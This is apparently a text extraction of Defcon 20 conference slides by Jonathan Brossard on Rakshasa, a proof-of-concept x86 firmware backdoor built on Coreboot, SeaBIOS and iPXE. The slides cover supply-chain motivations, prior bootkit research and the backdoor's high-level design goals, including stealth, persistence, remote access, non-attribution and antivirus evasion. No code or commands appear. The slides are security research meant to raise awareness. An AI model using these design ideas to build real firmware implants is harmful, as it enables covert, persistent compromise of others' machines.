## Hardware Backdooring is practical

Jonathan Brossard (Toucan System)

Defcon 20 // 28/07/2012

1 / 70

[Defcon] Hardware backdooring is practical  
by Jonathan Brossard on Jul 29, 2012

This presentation will demonstrate that permanent backdooring of hardware is practical. We have built a generic proof of concept malware for the intel architecture, Rakshasa, capable of infecting more ...

More...

# DISCLAIMER

- We are not « terrorists ». We won't release our PoC backdoor.
- The x86 architecture is plagued by legacy. Governments know. The rest of the industry : not so much.
- There is a need to discuss the problems in order to find solutions...
- This is believed to be order of magnitudes better over existing backdoors/malware



# Agenda

- Motivation : state level backdooring ?
- Coreboot & x86 architecture
- State of the art in rootkitting, romkitting
- Introducing Rakshasa
- Rakshasa design
- Why cryptography (Truecrypt/Bitlocker/TPM) won't save us...
- Backdooring like a nation state

# Who am I ?

- Security researcher, pentester
- First learned asm (~15 years ago)
- Presented at Blackhat/Defcon/CCC/HITB...
- Master in Engineering, master in Computer Sciences
- Co organiser of the Hackito Ergo Sum conference (Paris)

Likes : Unix, network, architecture, low level, finding 0days (mem corruptions).

Dislikes : web apps, canned exploits.

- Super pure English accent (French, learned English in India, lives in Australia... ;))

# FUD 101

# Could a state (eg : China) backdoor all new computers on earth ?

Occupying the Information High  
Ground:  
*Chinese Capabilities for Computer  
Network Operations and  
Cyber Espionage*

This close relationship between some of China's—and the world's—largest telecommunications hardware manufacturers creates a potential vector for state sponsored or state directed penetrations of the supply chains for microelectronics supporting U.S. military, civilian government, and high value civilian industry such as defense and telecommunications, though no evidence for such a connection is publicly available.

Prepared for the U.S.-China Economic and Security Review Commission  
by Northrop Grumman Corp

Bryan Krekel  
Patton Adams  
George Bakos

March 7, 2012

**Cyberdéfense : les routeurs chinois accusés d'être un risque**

Julien L. - publié le Jeudi 19 Juillet 2012 à 16h09 - posté dans Société 2.0

[Tweet](#) 37    [+1](#) 2

Chine, Réseau, Windows, ZTE, Huawei

Faudra-t-il se passer des équipements chinois dans le secteur des télécommunications ? Un rapport sénatorial dédié à la cyberdéfense avance cette idée, pointant du doigt les liens entre les industriels ZTE et Huawei et le pouvoir central chinois. Mais en matière de cyberdéfense, les matériels en provenance de l'Empire du Milieu ne sont pas les seuls à poser question.



Les équipements de réseau chinois, un risque pour la cyberdéfense ? C'est ce qui ressort d'un rapport sénatorial conduit par Jean-Marie Bockel et disponible sur le site de la chambre haute du parlement. Si le document liste dix priorités et propose cinquante recommandations, l'une des pistes avancées par le sénateur socialiste a particulièrement surpris.

Cette priorité, la dixième, propose "d'interdire sur le territoire national et à l'échelle européenne le déploiement et l'utilisation de 'routeurs' ou d'autres équipements de cœur de réseaux qui présentent un risque pour la sécurité nationale, en particulier les 'routeurs' et certains équipements d'origine chinoise". Et deux sociétés sont directement citées dans le rapport : ZTE et Huawei.

# Enough FUD... A bit of x86 architecture

# State of the art, previous work

# Previous work

- Early 80s : Brain virus, targets the MBR
- 80s, 90s : thousands of such viruses
- 2007, John Heasman (NGS Software) Blackhat US: backdoor EFI bootloader
- 2009, Anibal Saco and Alfredo Ortega (Core security), CanSecWest : patch/flash a Phoenix-Award Bios
- 2009, Kleissner, Blackhat US : Stoned bootkit. Bootkit Windows, Truecrypt. Load arbitrary unsigned kernel module.
- 2010, Kumar and Kumar (HITB Malaysia) : vbootkit bootkitting of Windows 7.
- Piotr Bania, Konboot : bootkit any Windows (32/64b)
- 2012 : Snare (Blackhat 2012) : UEFI rootkitting

# Introducing Rakshasa

# Goals : create the perfect backdoor

- Persistant
- Stealth (0 hostile code on the machine)
- Portable (OS independant)
- Remote access, remote updates
- State level quality : plausible deniability, non attribution
- Cross network perimeters (firewalls, auth proxy)
- Redundancy
- Non detectable by AV (goes without saying...)

# Main idea (1/3)



User

IDS/IPS/Toy



Firewall +  
auth proxy

Typical Corporate  
Network



# Main idea (2/3)

# Main idea (3/3)

What is really going to happen

# Rakshasa : Design (1/2)

- Core components :
  - Coreboot
  - SeaBios
  - iPXE
  - payloads



Built on top of free software : portability, non attribution, cheap dev (~4 weeks of work), really really really hard to detect as malicious.

- **Supports 230 motherboards.**

